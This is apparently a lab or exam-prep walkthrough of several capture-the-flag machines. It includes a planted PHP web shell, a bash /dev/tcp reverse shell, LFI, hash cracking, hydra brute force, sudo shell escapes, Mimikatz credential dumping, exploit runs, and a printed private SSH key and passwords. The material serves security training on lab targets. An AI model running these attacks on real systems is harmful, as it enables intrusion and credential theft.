
ftp -> backup.xml.txt
admin:Password@1

http://192.168.xx.114:5466/

https://www.exploit-db.com/exploits/50720

Edit exploit






NC and got shell and flag.

14. Machine #14 – 192.168.xxx.112

Port 22,8000,8001,8002,8003,8004,8005,8006,8007,8008,8009,8010,8080
Go in
http://192.168.xx.112:8006/admin

http://192.168.xx.112:8006/admin/pages.php



Go to themes and write somewhere

System($_GET[‘cmd’]);

http://192.168.xx.112:8006/?cmd=whoami

Run a listener and use this command

http://192.168.xx.112:8006/?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.xx.xx/443 0>%261"

U got shell

15. Machine #15 – 192.168.xxx.110

1. scan target with nmap
nmap 192.168.XX.110
nmap will show open ports as 21,22,80,3306,8080

2. run gobuster or similar on web port 80. This will find a folder called /scripts.
3. with browser, Navigate to http://192.168.XX.110/scripts/80/.
3. download and open the file wiki_setup.sh in text editor. This will show mysql database credentials
4. login to mysqldatabse
mysql -h 192.168.XX.110 -u <replace-this-with-DBUSER-username> -p<replace-this-with-DBPASS-password>
5. mysql> show databases;
6. mysql> use mysql;
7. mysql> show tables;
8. mysql> show columns from user;
9. mysql> select User, authentication_string from user;
10. Save the usernames and password hashes for later use
11. mysql>exit
12. create a new text file and save all the hashes that are found in authentication_string column in it.
nano hashes.txt
note: save only hashes by removing * before each hash.
13. hashcat -m300 -a0 hashes.txt /usr/share/wordlists/rockyou.txt.gz
this will crack a username and password.
14. Use above cracked credentials to login in to SSH
15. SSH <replace-with-username>@192.168.XX.110
16. cat local.txt

Privesc:

1. $ sudo -l
Search for these allowed commands in https://gtfobins.github.io/

2. search for 'exiftool privesc exploit github' in google.
above search will result in this link https://github.com/convisolabs/CVE-2021-22204-exiftool

3. open https://github.com/convisolabs/CVE-2021-22204-exiftool and download this link in to the host machine
https://github.com/convisolabs/CVE-2021-22204-exiftool/archive/refs/heads/master.zip

4. Host this exploit in your machine by opening new terminal
cd Downloads
python -m http.server

5. from target machine run below command.
$ wget http://<192.168.XX.XXX (your-VPN-ip-address>/master.zip

6. Extract the exploit with unzip
unzip master.zip

7. navigate to extracted folder
$ cd CVE-2021-22204-exiftool-master

8. In exploit.py file, replace 127.0.0.1 with <attackers-VPN-IP>

9. Start listening on port 9090 in attackers's machine
nc -lvp 9090

10. From target machine, run exploit.py
$ ./exploit.py

11. run exiftool with sudo permissions to get root access.
$ sudo exiftool image.jpg

12. Now navigate back to the terminal where nc is listening on port 9090 and notice that we gor a reverse shell with root access.
cat /root/proof.txt

for Interactive shell:
Use Socat method under https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

16. Machine #16 – 192.168.xxx.114

1. scan target with nmap
nmap 192.168.XX.114
nmap will show open ports as 21,22,80,139,445

2. navigate to website port on 80
3. view source and observe that application is running on wordpress with plugins and themes.
4. upon searching in google, it is understood that mailmasta plugin has LFI vulnerability
https://www.exploit-db.com/exploits/40290

5. Navigate to http://192.168.XX.114/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
this will get usernames available in target server

6. Copy all the usernames and save them in a text file called usernames.txt for later use

7. Anonymous Login to ftp
ftp 192.168.XX.114
enter anonymous as username and password.

ftp> ls
ftp> download all files using get command in ftp one by one
ftp> get <filename1>
ftp> get <filename2>
ftp> bye

3. As these files are pdf files, open them and look for any sensitive info.

4. one of the files reveals commonly used passwords in a table.

5. Copy and save all these passwords in to a file called passwords.txt

6. Now use hydra to check for any passwords match with the users we saved earlier
hydra -L users.txt -P passwords.txt ssh://192.168.XX.114
This will find a valid username and password.

7. Use the above found creds to login to ssh.
ssh <username>@192.168.XX.114
8. cat local.txt

Privesc:

1. $ sudo -l
Search for these allowed commands in https://gtfobins.github.io/
https://gtfobins.github.io/gtfobins/mawk/

2. Scroll down to sudo section in https://gtfobins.github.io/gtfobins/mawk/

3. run below command in target machine to gain root access.
$ sudo mawk 'BEGIN {system("/bin/sh")}'

4. get proof.txt
cat /root/proof.txt

17. Machine #17 – 192.168.xxx.114

Ports: 21, 80, 135, 139, 445, 3389, 5040, 5357, 5466, 49664, 49665, 49666, 49667, 49668 , 49669, 49670

1.There's an Anonymous FTP, after log in, you'll find a FTP WING configuration Backup.

2.Get the hash inside the file and crack it (It's a MD5, u can use crackstation).

3.Now with the credentials you can log in the administration panel of port 5466 (Port 80 won't work).

4. Now you're inside, You have to create a new user who can see all the C:\ disk.

5.Log into the FTP with the created user, now you'll find plaintext credentials in on of the user desktops.

6.Access to the machine via RDP, and open an admin CMD (Right click=> Run as administrator).

7.Use Mimikatz to dump LSASS and get the Administrator Hash OR you can directly dump SAM and SYSTEM.


8. Login via Pass the hash into the machine via RDP, and now you are admin.

18. Machine #18 – 192.168.xxx.110

Ports: 21,22,80

```
$ sudo nmap -sCV -Pn -n -p 21,22,80 192.168.85.110 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 12:24 EDT
Nmap scan report for 192.168.85.110
Host is up (0.11s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 3072 81:b2:1f:ff:32:06:e8:b6:02:56:5e:82:a3:41:47:81 (RSA)
| 256 cf:21:78:29:8b:fb:c1:21:f6:37:99:30:8d:1d:6c:c3 (ECDSA)
|_ 256 de:22:21:d7:a0:9e:fe:d5:5b:72:a2:02:c1:9b:67:bc (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.9.1
|_http-title: crunch &#8211; An apple a day, keeps the doctor away&#8230;
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We found a Wordpress on port 80.



Using wpscan to enumerate:


wpscan --url http://192.168.85.110/ --enumerate ap,at,cb,dbe

```
[+] thecartpress
 | Location: http://192.168.[ ].110/wp-content/plugins/thecartpress/
 | Latest Version: 1.5.3.6 (up to date)
 | Last Updated: 2017-01-12T19:25:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.5.3.6 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.85.110/wp-content/plugins/thecartpress/readme.txt
```

https://www.exploit-db.com/exploits/50378

```
└─$ python3 50378.py http://192.168.[ ].110
TheCartPress ≤ 1.5.3.6 - Unauthenticated Privilege Escalation
Author → space_hen (www.github.com/spacehen)
Inserting admin ...
Success!
Now login at /wp-admin/
```


Login with the new credentials
http://192.168.xx.110/my-account/



Use a PHP REVERSE SHELL https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Change IP and port.

Edit the 404 page of the theme twenty twenty one (http://192.168.xx.110/wp-admin/theme-editor.php?file=header.php&theme=twentytwentyone
) with the reverse shell.



Start a listener with netcat and Access to a page with gives error or the route to the 404 page.

Now we got a shell.

Enumerating we got credentials in the config of wordpress:
`cat /srv/www/wordpress/wp-config.php`

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'tequieromucho' ); /** Hey Jen, remember to change your password after setting u
p the website!

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

wordpress:tequieromucho


Now log in via SSH with the credentials and get the flag.

19. Machine #19 – 192.168.xxx.112


PORTS: 21,22,80,8080

```
sudo nmap -sCV -Pn -n -p 21,22,80,8080 192.168.85.112 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 12:23 EDT
Nmap scan report for 192.168.85.112
Host is up (0.11s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_dr-xr-xr-x 3 ftp ftp 4096 Jul 28 2021 login
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.49.85
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 2048 7e:1a:64:08:24:46:62:fa:3d:68:ff:03:52:6a:ba:a7 (RSA)
| 256 7c:85:3c:6b:02:46:58:fd:d3:55:07:f9:4e:4b:9c:85 (ECDSA)
|_ 256 d2:8a:48:61:e3:96:b8:10:33:ba:e2:68:7b:37:fb:02 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp open http nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://192.168.85.112:8080/
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.0 (Ubuntu)
```

Access port 80 and then we'll find an article in the homepage.



We have to click in files, that we'll redirect to the login page.



Credentials are **user:user**


Now we'll use an RCE of this software.

RCE - https://www.exploit-db.com/exploits/49996

1º Upload a webshell, you can use this:

```
<html>
<body>
```


```
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);
?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
{
system($_GET['cmd']);
}
?>
</pre>
</body>
</html>
```



Accessing /files/web.php?cmd=whoami we'll get..



Now start a listener with netcat and get a rev shell via bash



The user flag its in Alfonso's home.
There's a public key of ssh in the alfonso's home.

```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAlqWC1nsMKr7uVUFSaDQb9CZgRKBikVaEBKbGUPdnPzuMGu5C
5RGP+8gGxUWQ7sF3HaKPGIguM2IlIxMDLNd5JQsZcRRDdPDzzdQERLXQpLKYIhej
5VxPXt8V8eETEhITx8jmIjJmOzOh7qaG2tk2uT9Y4Ca41wkOGrkeB22FzfSFLMqm
FO9QPoZcN4zfaX8lqWcGYrCT632QLXwJNmmT1Oy05WrLcTeLel2i5pzRNwf6hP+M
7Jf7ClPJKFi/SSDxAkRqrH/6B95B+Hncnz8V1A0jnG/uIiDPLpq3Sq2TPD0cv2/O
Oe96osXZxyfw6BbncOyoKdmorpNVzs7ERklxKQIDAQABAoIBAEknjJa84Bat6yzJ
cMwbaeuw6xTIUbVELw3XMvzEd4XUU+AMDb4RPjtFUkxf0Nawajig5R5DmzPmmCQl
KmiPJkwfzLYF4hAapjowl/YJ2IzyEUCU/Ej3/68RZCW2Z71hu+tLmr3GfbCIDT3H
7jq+On3QzkbjZuU9h3Tgqj1vKQfu1DXQ2cpXDyWPhKi4yNh7eC0237i/bg71YnXC
aOas0ltOXFjrup+qvspn8ar5TlGuO9NSrhWj8RhSHTuQbgecroQMZANiZc6tTRcM
inXmudEGrOUk+OdYFVEAQtULIi5/GVLUBGEMsgbbnpSx9teHAQnpRZk6qd8hA7Pq
g4mEKlECgYEAxTJYl8u1M5P+JezMpSmrqLxLdMmD4i/4hwAaFblJFbW3XkJg4cDP
UmN+BVfJtqZJJDleFaSbBmUsiMvf6YUUkBemxpruKWG0onDxYDHCSqj9FTjuSfjH
H7Kl6gKh1uq24ZB34UsluiUvw38XET0ejnPvfi7yPURqj3rPm4+IS/UCgYEAw5Gb
kvItF8dIs/go4BL0Ry3F3lttfXvQ1LzCf3ILZqwymSRvCZq93yoTnogqFtEoQ/6x
pa0mLNisZB6NVZm/UO1cCqna6MOs1J//deqiZswbhP+wiY64huChVKrZt13H99b7
BVJU9eoP9UAXBeWgzODx8EKrnJjpcAx//vkvI+UCgYAP3bolFH3S1ZB4SrI4g77N
B8FmdyRGWae8bPSsVMkdlw5W5i5XW6USsvCby3FuYbi20mrQgPr8K73Gj+jHKC78
XPrNNf/9kl/vRfkVzUsdqLUcNQVvLDYRRdV1m5qb6Synv3D1zo8NiBpst1gKygkg
WxGk7HAPH+cW/kGf+Y901QKBgE9jkG/6d2urrkvAdXdgumEap7Q4ER5bYM67QYlS
1mX7iR65t4mCk4lAH26/f7Z7eYkAn0TOIS0bV//clyskmpFTiYWapg7PQB2gRaes
c/ie6pz23sc4dJfsIBGquW7CVya40nW6klqxhYDdX3s5WClTN2N87QVI3ZpquJrc
tNIxAoGAM22teHnbL/mrPhRDF7UyZl1u8bifmlMrqkJJuSISVCiMtn/qRbLZz+ta
uoeED6bag1E9EEpB/O0WLqhxYH3s7macBMBoNKJZXPAj/qSx7sOzN0hRpXZgm6ZX
RBhVcpuT0VvN6TQrJf+2TPt1l0jTpnwsaiUDBD7VjQUsScC3iZY=
-----END RSA PRIVATE KEY-----
```

Copy into your kali and do "chmod 600 id_rsa"

Now log into the machine via ssh with

ssh -i id_rsa alfonso@ip_of_machine

Get flag.